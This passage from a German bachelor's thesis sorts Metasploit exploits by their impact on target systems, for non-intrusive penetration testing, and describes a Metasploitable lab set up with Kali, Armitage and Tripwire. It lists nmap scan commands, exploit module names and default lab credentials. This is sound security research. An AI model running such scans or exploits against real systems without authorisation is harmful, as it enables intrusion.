Auch bei einem vorsichtigen Pentest wird der Systemausfall vermieden. Es werden nur Angriffe ausgeführt, von denen man behaupten kann, dass sie die Verfügbarkeit niemals beeinträchtigen würden. Welche Exploits für den vorsichtigen Angriff ausgewählt werden, ist von der Art des Angriffs und vom Ressourcenverbrauch abhängig. Leider wird in der Masterarbeit nicht näher auf diese Punkte eingegangen, sodass eine Kategorisierung nach allein diesen Kriterien schwierig ist.
Die anderen beiden Kategorien können aber laut ihrer Definition durchaus zu einem Systemabsturz führen, weshalb diese für einen Pentest an einem Produktivsystem nicht geeignet sind.
Für einen Pentester, der negative Auswirkungen auf seinem System vermeiden möchte, bleibt als einzige Möglichkeit, die passive Aggressivitätsstufe zu wählen. Bereits bei der vorsichtigen Stufe könnte ein Exploit ausgewählt werden, der die Systemintegrität verletzen könnte, indem er zum Beispiel Dateien manipuliert oder löscht. Falls an einem Produktivsystem Daten unbrauchbar gemacht werden, könnte das sehr schnell die reibungsfreie Betriebskontinuität schädigen. Deshalb wäre bereits die Durchführung eines vorsichtigen Pentest nicht mehr auf einem solchen System empfehlenswert. Mit der passiven Methode ist es jedoch schwierig festzustellen, ob eine konkrete Schwachstelle ausgenutzt werden könnte.

Aus diesen Gründen werden die Kategorien in dieser Arbeit nicht übernommen, sondern in Kapitel 3.2 neu definiert.

Des Weiteren gibt es von Genge Bela et al. eine wissenschaftliche Veröffentlichung [BGE15], die sich damit auseinandersetzt, wie nicht-intrusive Penetrationtests in verteilten Systemen automatisiert durchgeführt werden können. Hierbei wurde das nicht-intrusive Tool Shodan, welches diverse Informationen von IT-System ausliest, in Kombination mit der NVD, die aktuelle Schwachstellen auflistet, eingesetzt. Die Autoren haben unter anderem auch den CVSS-Score zur genaueren Bewertung der einzelnen Schwachstellen herangezogen. Schließlich ist die Auswirkung eines Exploits auf ein System auch von der Empfindlichkeit der Schwachstelle abhängig.

3 Kategorisierung der Exploits

Ob ein Penetrationtest ein laufendes System manipuliert oder zum Absturz bringen kann, hängt von den verwendeten Exploits ab. Daher ist es notwendig, die Exploits für einen Pentest sorgfältig auszuwählen, wenn man negative Folgen für das System vermeiden möchte. Da es aber keine vordefinierte Einordnung der Exploits gibt, durch welche man die Exploits nach ihrer jeweiligen Auswirkung auf das System filtern könnte, muss hierfür eine Herangehensweise gefunden werden. Es werden Ideen, die in den themenverwandten Arbeiten 2.7 genannt wurden, und andere Kategorisierungen von Exploits, welche zum Beispiel in Exploit-Datenbanken verwendet werden, zur näheren Klassifizierung der Auswirkung herangezogen.

3.1 Ranking durch Metasploit

Insgesamt gibt Metasploit sieben Rankings vor: excellent, great, good, normal, average, low, manual [Rapa].

METASPLOIT: EINTRÄGE	
Excellent Ranking	630
Great Ranking	228
Good Ranking	217
Normal Ranking	390
Average Ranking	156
Low Ranking	8
Manual Ranking	47
Ohne Ranking	33
SUMME DER EINTRÄGE	1.709



Abbildung 3.1: Aufteilung der Metasploit-Exploits nach Ranking

Jedoch gibt von diesen sieben Ranks nur der „exzellente“ Rank eine Bedingung bezüglich der Auswirkung auf das System vor. Ein Exploit mit diesem Ranking muss absturzsicher sein.
Hat ein Exploit nur ein Standardangriffsziel, durch welches festgelegt wird, dass zum Beispiel nur ein System mit einer bestimmten Systemsprache angegriffen werden kann, so wird dieser

nur noch als „great“ oder als „good“ eingestuft. Ein „normaler“ Exploit ist hingegen sehr spezifisch und kann nicht automatisch die Version der Zielapplikation erkennen.
Die letzten drei Rankings („average“, „low“ und „manual“) werden an Exploits vergeben, wenn es nur sehr schwer möglich ist, ein System mit diesen Exploits anzugreifen. Dies erfordert zum Beispiel eine manuelle Konfiguration oder weitere Kenntnis über das Zielsystem.
Daraus folgt, dass über 60% der Metasploit-Exploits in Rankings unterteilt sind, mit denen es nicht möglich ist, eine Aussage über die genaue Auswirkung des Exploits auf das Zielsystem zu treffen.
Dennoch konnte im Laufe der Bearbeitung dieser Bachelorarbeit beobachtet werden, dass zwischen April und September 2019 insgesamt 40 neue Metasploit-Exploits zu der Exploit-DB hinzugefügt wurden und von diesen der Großteil (ca. 75%) dem absturzsicheren Ranking zugeordnet ist.

3.2 Eigene Kategorisierung

Um festzustellen, ob sich Exploits für einen nicht-intrusiven Penetrationtest eignen, sollen Exploits nur nach ihrem Auswirkungsgrad und unabhängig von ihrem Ausnutzungsgrad gefiltert werden können. Hierfür werden drei Kategorien definiert, die den Exploits zugewiesen werden können: intrusiv (destruktiv), intrusiv (harmlos) und nicht-intrusiv.
Es wird zwischen zwei Hauptkategorien unterschieden: Intrusive und nicht-intrusive Exploits.

3.2.1 Intrusive Exploits

Ein Exploit ist intrusiv, wenn er durch seine Ausführung den Betrieb des Systems stören könnte. Das heißt, dass er die Verfügbarkeit des Systems bzw. von Diensten einschränkt oder die Integrität derartig verletzt, dass es für das System negative Folgen hat.
Beispiele für solche Systemstörungen sind:

- Berechtigungsänderungen
- Überschreiben von Dateien
- Erstellen oder Entfernen von Dateien bzw. Ordnern
- Stoppen oder Starten eines Diensts
- Kompletter Systemabsturz

Intrusive Exploits sollen anhand ihrer Auswirkung genauer unterschieden werden. Falls ein Exploit die Integrität eines Systems höchstens nur geringfügig verletzt, soll dieser gegebenenfalls trotzdem für einen Pentest auf ein Produktivsystem infrage kommen. Für diese Unterscheidung werden zwei Arten von Intrusivität definiert.

Harmlos

Ein Exploit sei intrusiv, aber harmlos, wenn er das System oder Dienste nicht zum Absturz bringt und nur eine unerhebliche Integritätsverletzung vorliegt. Folgende Änderungen im System sind eine unerhebliche Integritätsverletzung:

- Größere Änderungen im Log

- Erstellen von neuen Verzeichnissen
- Dateiänderungen ohne Einfluss

Destruktiv

Wenn ein Exploit die Verfügbarkeit eines Systems gefährdet, wird dieser als destruktiv bezeichnet. Ein Exploit ist ebenfalls destruktiv, wenn eine schwere Integritätsverletzung vorliegt. Destruktive Exploits sollten nicht für einen nicht-intrusiven Pentest verwendet werden. Beispiele für die Auswirkungen eines intrusiven (destruktiven) Exploit sind:

- Absturz des Systems
- Stoppen eines Diensts
- Temporärer Ausfall eines Diensts
- Hinzufügen von neuen Usern
- Änderung von Berechtigungen für Dateien oder Ordner
- Anlegen von vielen großen Dateien
- Beschreiben von Systemdateien
- Löschen von Dateien, die für den Betrieb essentiell sind

3.2.2 Nicht-intrusive Exploits

Falls an dem Testsystem kein Eindringen zu erkennen ist, da sich weder die Status der Dienste geändert haben, noch eine erhebliche Integritätsverletzung festgestellt werden konnte, ist der Exploit nicht-intrusiv. Eine unerhebliche Integritätsverletzung können folgende Änderungen sein:

- Neue Log-Einträge, die z. B. durch den Aufbau der Verbindung entstehen:

```
[2019/09/06 20:33:01, 1] smbd/service.c:make_connection_snum(662)
10.0.2.15 (10.0.2.15) connect to service tmp initially as user nobody
  (uid=65534, gid=65534) (pid 5093)
```

- Abgeändertes Änderungsdatum einer Datei (aber gleichbleibender Hash-Wert)

3.3 Kategorisierungsprozess

Um Exploits in die Kategorien intrusiv (destruktiv), intrusiv (harmlos) und nicht-intrusiv einteilen zu können, müssen verschiedene Aspekte beachtet werden.
Zum einen kann man bei einem DoS-Angriff leicht schlussfolgern, dass der Exploit die Verfügbarkeit sehr wahrscheinlich einschränkt und man kann diesen somit direkt in die Kategorie intrusiv (destruktiv) einteilen.

Andererseits ist die Analyse von Exploits sehr schwierig, da bereits zum Beispiel die falsche Zeitzone oder eine fehlende Zielapplikation dazu führen können, dass der Exploit nicht funktioniert und auch nicht manuell zugeordnet werden kann [IOp18]. Metasploit hat daher sein Ranking auch von diesen Kriterien abhängig gemacht und ordnet Exploits bereits nur noch als „gut“ ein, wenn diese nur auf eine Standard-Zielapplikation abzielen, auch wenn der Exploit die Verfügbarkeit des Systems nicht beeinträchtigen würde. Fast alle Metasploit-Rankings beziehen sich nicht auf die Auswirkung auf die Verfügbarkeit und Integrität des Zielsystems. Nur bei „exzellenten“ Exploits wird vorgegeben, dass diese Exploits nie zu einem Systemabsturz führen würden, weshalb auch nur dieses Ranking zur Kategorisierung der Exploits hilfreich ist.
Als dritten Anhaltspunkt für die Kategorisierung können die Metriken einer Schwachstelle herangezogen werden. In den Verweisen der Exploits wird in den meisten Fällen auf den CVSS-Score verlinkt, welcher sich aus verschiedenen Metriken zusammensetzt. Zwei dieser Metriken geben an, ob durch die Schwachstelle die Integrität oder die Verfügbarkeit eines Systems verletzt werden können. Diese Information über die betroffene Schwachstelle ist ebenfalls für die Kategorisierung hilfreich.
Das Ziel ist es nun, die Exploits in die drei bereits genannten Kategorien einzuordnen und einen nicht-intrusiven Penetrationtest erfolgreich durchzuführen.
Für die Kategorisierung von Exploits wurde ein Entscheidungsmodell entworfen, welches für die Einsortierung den Typ, die CVSS-Metriken und das Metasploit-Ranking des Exploits berücksichtigt (siehe Abbildung 3.2). Zuerst wird überprüft, ob es sich bei dem Exploit, um einen Denial of Service (DoS) handelt. Dies kann mithilfe der exploit-db `https://www.exploit-db.com` für den jeweiligen Exploit ermittelt werden. Da ein DoS per Definition das Abstürzen eines Services ist, können solche Exploits direkt der intrusiven (destruktiven) Kategorie zugeteilt werden.
Im nächsten Schritt wird die Schwachstelle, auf die der Exploit abzielt, untersucht. In den Verweisen des Exploits ist die CVE-Datenbank verlinkt, die den CVSS-Score der Schwachstelle und dessen Berechnung darstellt. Für die Kategorisierung wird nur die Auswirkung auf die Integrität und Verfügbarkeit betrachtet. Falls laut dem CVSS-Score beides nicht verletzt wird, ist der Exploit, der sich auf diese Schwachstelle auswirkt, nicht intrusiv. Ist nur die Verfügbarkeit potentiell eingeschränkt, kann der Rank des Exploits noch untersucht werden. Wenn dieser ein exzellentes Ranking hat, kann ein Absturz des Systems bzw. eines Services ausgeschlossen werden. Ansonsten muss manuell überprüft werden, ob das System oder ein Service durch den Exploit crasht.
Sind mehrere Schwachstellen von dem Exploit betroffen, wird jeweils die negativste Auswirkung zur Bewertung herangezogen.
Konnte durch den Rank des Exploits oder den CVSS-Score der Schwachstelle eine Auswirkung auf die Verfügbarkeit oder Integrität des Systems nicht ausgeschlossen werden, wird der Exploit als intrusiv (destruktiv) eingestuft.

Sind die Entscheidungsmöglichkeiten anhand dieser Eigenschaften eines Exploit für die Kategorisierung nicht ausreichend, kann manuell überprüft werden, in welche Kategorie der Exploit einzuordnen wäre. Ist eine manuelle Überprüfung nicht möglich und kann der Exploit keiner Kategorie zugewiesen werden, wird der Exploit als intrusiv (destruktiv) bezeichnet, da keine Aussage über seinen Auswirkungsgrad getroffen werden kann.



Abbildung 3.2: Entscheidungsmodell zur Kategorisierung von Exploits

4 Durchführungskonzept

In diesem Kapitel wird festgelegt, welche Systeme durch einen Penetrationtest überprüft und welches Betriebssystem sowie Tools für diesen Test verwendet werden sollen. Auch wird hier näher auf die Kategorisierung von Exploits eingangen, um diese nach ihrer Auswirkung auf das Zielsystem zu unterteilen.

4.1 Zu überprüfende Testsysteme

Als Testsysteme kommen im Rahmen dieser Bachelorarbeit die drei verschiedenen Versionen von Metasploitable zum Einsatz, welche virtuell über das Programm Virtualbox (`https://www.virtualbox.org/`) installiert und isoliert werden. Die Metasploitable-Reihe basiert auf der Linux-Distribution Ubuntu und wurde von der selben Organisation zur Verfügung gestellt, die auch das Metasploit-Framework entwickelt hat. Somit eignen sich diese Linux-Varianten besonders gut, um Metasploit zu testen [Fai17]. Die erste Veröffentlichung von Metasploitable erschien 2010 und enthält Schwachstellen, die laut Literatur von fünf Exploits erfolgreich ausgenutzt werden können [Bad17] [Mes18]:

Name	**Metasploit Ranking**
distcc	excellent
tomcat_mgr_deploy	excellent
tikiwiki_graph_formula	excellent
twiki	excellent
mysql_yassl_getname	good

Tabelle 4.1: Exploits für Metasploitable 1

Metasploitable 2, welches 2012 veröffentlicht wurde, enthält teilweise dieselben Schwachstellen [Mes18]. Aber in der zweiten Version sind auch noch einige andere Schwachstellen auf dem System vorhanden [Bad17] [Rapc]. Die letzte Metasploitable-Version ist 2016 erschienen, welche sowohl als Windows-Server als auch als Linux-System aufgesetzt werden kann. Für die Linux-Variante gibt es drei bekannte Exploits [Lau].
Auch weitere Distributionen, welche für Exploits sehr anfällig sind, eignen sich sehr gut zum Pentesting. Neben Metasploitable könnte man auch die für Exploits anfälligen Systeme Damn Vulnerable Linux oder Damn Vulnerable Web Application verwenden. Auch reguläre Linux-Versionen mit veralteter Software würden sich gut dafür eigenen, die Durchführung eines Pentests zu üben [Zwi17].
Da das Ranking von Metasploit aber ein nicht zu vernachlässigender Faktor im Entscheidungsmodell zur Kategorisierung der Exploits darstellt, werden zum Testen nur Metasploit-Exploits verwendet, weshalb sich wiederum die Metasploitable-Systeme hierfür am besten

eignen.

Damit nach dem Ausführen der Exploits auf dem Zielsystem leichter nachvollzogen werden kann, ob Dateiänderungen vorliegen, wird auf allen Testsystemen ein Tool zur Integritätsüberprüfung installiert und eingerichtet. Für den Integritätscheck wird das Tool Tripwire verwendet.
Tripwire ist ein Host Intrusion Detection System (HIDS), das in einer Datenbank den letzten überprüften Status von allen Dateien, die in der Tripwire-Policy zur Überprüfung ausgewählt wurden, speichert und bei einem Integritätscheck die gespeicherten Informationen in der Datenbank mit dem status quo vergleicht.
Es wäre auch möglich andere HIDS wie z. B. samhain, OSSEC oder AIDE zu verwenden, da diese sehr ähnlich arbeiten [Vid13].

4.2 Penetration-Software

Metasploit wird als Framework für einen Penetrationtesting empfohlen, da es als Open Source verfügbar ist, aber auch professionell eingesetzt werden kann. Dieses Framework ist bereits auf der Linux-Distribution Kali Linux vorinstalliert, welche auch noch weitere Tools zum Schwachstellen-Scanning und Pentesting zur Verfügung stellt [Tim15]. Des Weiteren benötigt Kali Linux sehr wenig Speicher und RAM, sodass dieses Betriebssystem auch bei Rechnern mit weniger Leistung ohne Mühe in einer Virtuelle Maschine (VM) laufen kann.
Da grafische Benutzeroberflächen von Metasploit direkt nicht kostenlos zur Verfügung stehen [Aig18], wird das ebenfalls auf Kali Linux vorinstallierte Tool Armitage zur Durchführung des Penetrationtests im Rahmen dieser Bachelorarbeit verwendet.
Armitage bietet verschiedene Möglichkeiten, den Schwachstellenscan zu realisieren. Mit dem bereits in Kapitel 2.2.1 vorgestellten Tool nmap können verschiedene Scans durchgeführt werden, um offene Ports und erreichbare Systeme innerhalb eines bestimmten Netzes zu finden [Lyo09]. Folgende Scans können in Armitage ausgeführt werden:

- Intense Scan:
  db_nmap –min-hostgroup 96 -T4 -A -v -n 10.0.2.16
- Intense Scan plus UDP:
  db_nmap –min-hostgroup 96 -sS -n -sU -T4 -A -v 10.0.2.16
- Intense Scan, all TCP ports:
  db_nmap –min-hostgroup 96 -p 1-65535 -n -T4 -A -v 10.0.2.16
- Intense Scan, no ping:
  db_nmap –min-hostgroup 96 -T4 -n -A -v -Pn 10.0.2.16
- Ping Scan:
  db_nmap –min-hostgroup 96 -T4 -n -sn 10.0.2.16
- Quick Scan:
  db_nmap –min-hostgroup 96 -T4 -n -F 10.0.2.16
- Quick (OS detect):
  db_nmap –min-hostgroup 96 -sV -n -T4 -O -F –version-light 10.0.2.16

- Comprehensive Scan:
  db_nmap –min-hostgroup 96 -sS -n -sU -T4 -A -v -PE -PP -PS80,443 -PA3389 -PU40125 -PY -g 53 10.0.2.16

Zum Finden der meisten Schwachstellen ist der Intense Scan, welcher die am häufigsten genutzten TCP-Ports scannt und in der Regel nach weniger als eine Minute beendet ist, ausreichend. Für einen vollständigen Portscan sollten die zweite und dritte Option ausgeführt werden. Die Ergebnisse dieses Scans werden automatisch in Armitage importiert und zur Findung von passenden Exploits genutzt.
Im nächsten Schritt wird über die Armitage-Oberfläche die Suche nach potentielle Attacken für den anzugreifenden Host gestartet. Danach können die verschiedenen Exploits auf das Zielsystem angewendet werden.

4.3 Kategorisierung und Analyse

Die Kategorie eines Exploits wird anhand verschiedener Daten erst theoretisch eingeschätzt. Für die geschätzte Kategorisierung werden die Daten aus verschiedenen Datenbanken gelesen:

- Typ des Exploits: exploit-db
  Ist kein Eintrag in der Datenbank vorhanden, wird im Entscheidungsmodell erst mal davon ausgegangen, dass der Exploit kein DoS ist. Falls er dies doch sein sollte, könnte er trotzdem nie als nicht-intrusiv eingeordnet werden, da der Rank in diesem Fall nicht exzellent und die Auswirkung auf die Verfügbarkeit im CVSS-Scoring nicht None sein kann.

- Ranking: rapid7
  Rapid7 hat das Ranking von den Exploits in seiner Datenbank hinterlegt. Ein Exploit ohne Ranking wird als nicht exzellent betrachtet.

- CVSS-Metriken: NVD
  In der NVD werden der CVSS-Score einer Schwachstelle und die Auswirkungen auf die Integrität und Verfügbarkeit angegeben. Falls mehrere oder keine Schwachstellen zu einem Exploit gefunden wurden, wird die negativste Auswirkung für das Entscheidungsmodell verwendet.

Als nächstes werden die Exploits einzeln ausgeführt und das System bei jeder Ausführung auf eine Verletzung der Integrität oder Verfügbarkeit überprüft. Anhand dieser Überprüfung wird dem Exploit eine tatsächliche Kategorie zugeordnet.
Abschließend sollen beide Kategorien miteinander verglichen und die Eigenschaften der Exploits, welche eventuell zur genaueren Ermittlung beitragen könnten, analysiert werden. Im Speziellen sollen die Informationen über den Rang, die Notwendigkeit privilegierter Rechte, den Zielport, den CVSS-Score und die Beschreibung des Angriffs sollen für jeden Exploit zusammengetragen werden.

5 Implementierung und Umsetzung

5.1 Vorbereitung

5.1.1 Installation der Testsysteme

Metasploitable 1 und 2

Die erste Version von Metasploitable läuft auf Ubuntu 8.04 und lässt sich als vmdk-Datei, welche auf vulnhub.com (`https://www.vulnhub.com/entry/metasploitable-1,28/`) zur Verfügung gestellt wird, als VM in die Virtualbox einbinden. Metasploitable 2 basiert ebenfalls wie Metasploitable 1 auf der Ubuntu-Version 8.04 und kann auf sourceforge.net (`https://sourceforge.net/projects/metasploitable/files/latest/download`) heruntergeladen werden. Die Installation als virtuelle Maschine funktioniert bei beiden Systemen ähnlich [Per17]. Im Programm VirtualBox erstellt man eine neue VM und bindet die vmdk-Datei, nachdem man den heruntergeladenen Ordner der jeweiligen Metasploitable-Version entpackt hat, als Festplatte ein.



Abbildung 5.1: Einbinden der vorhanden Festplatte für Metasploitable 2

Als nächstes konfiguriert man das System noch entsprechend. Als Betriebssystem wird die Linux-Distribution Ubuntu gewählt. Dem RAM werden 1024MB zugewiesen, was für das System ausreichend ist.



Abbildung 5.2: Konfiguration der VM für Metasploitable 2

Auf der Festplatte ist Metasploitable 2 bereits vorinstalliert, sodass hiermit der erste Schritt der Installation abgeschlossen ist.
Nun folgen als zweiter Schritt die Konfiguration der Netzkomponenten und des Integritätscheckers, bevor man das System hochfährt. Wie in Kapitel 5.1.2 beschrieben fügt man einen weiteren Netz-Adapter hinzu und konfiguriert beide Adapter. Nun wird die VM gestartet und man kann sich einloggen (User: msfadmin, Passwort: msfadmin). Die Einrichtung des Integritätsüberprüfers wird in Kapitel 5.1.3 erklärt.
Somit ist Metasploitable 2 nun vollständig konfiguriert und kann als Testsystem für einen Penetrationtest eingesetzt werden.

Metasploitable 3

Für die Installation von Metasploitable 3 sind die Anforderungen weitaus höher als für die bisherigen beiden Versionen [Rap18]:

- 65 GB freier Speicherplatz
- 4.5 GB RAM
- Packer
- Vagrant (inkl. Reload-Plugin)
- VirtualBox

Falls nur die Linux-Variante als VM erstellt werden soll, sind die Systemvoraussetzungen geringer, da für diese 20 GB als freien Speicherplatz und 2 GB RAM völlig ausreichen.

Die Installation des Systems wird mit folgendem Befehl gestartet, nachdem man die benötigten Dateien von Github (`https://github.com/rapid7/metasploitable3`) heruntergeladen hat:

```
./build.sh ubuntu1404
```

Zu beachten ist, dass erst mal keine manuellen Konfigurationen notwendig sind und die Installation von Metasploitable 3 komplett automatisch abläuft.
Wenn die VM erfolgreich gebaut wurde, kann sie mit

```
vagrant up ub1404
```

gestartet werden. Nun sollte sie permanent als VM in VirtualBox auftauchen und man kann mit der Konfiguration der Netzkomponenten und des Integritätscheckers beginnen. Wie in Kapitel 5.1.2 beschrieben fügt man einen weiteren Netz-Adapter hinzu und konfiguriert beide Adapter. Nun wird die VM gestartet und man kann sich einloggen (User: vagrant, Passwort: vagrant). Die Einrichtung des Integritätsüberprüfers wird in Kapitel 5.1.3 erklärt.
Danach ist nun auch Metasploitable 3 vollständig eingerichtet und kann als Testsystem verwendet werden.

5.1.2 Einrichtung der Netzumgebung

Sobald das erste Testsystem installiert wurde, muss eine eigene Netzumgebung für dieses und für die weiteren Systeme erstellt werden.

NAT-Netzwerk

Bei der ersten Einrichtung muss einmalig in den globalen Einstellungen von Virtualbox ein NAT-Netzwerk hinzugefügt werden, bevor dieses den VMs zugewiesen werden kann.



Abbildung 5.3: Erstellen eines NAT-Netzwerks zur internen Kommunikation zwischen den VMs

Anschließend wird in den Netzwerkeinstellungen jeder VM unter Adapter 1 der Modus „NAT-Netzwerk“ und das für diesen Zweck erstellte NAT-Netzwerk ausgewählt.

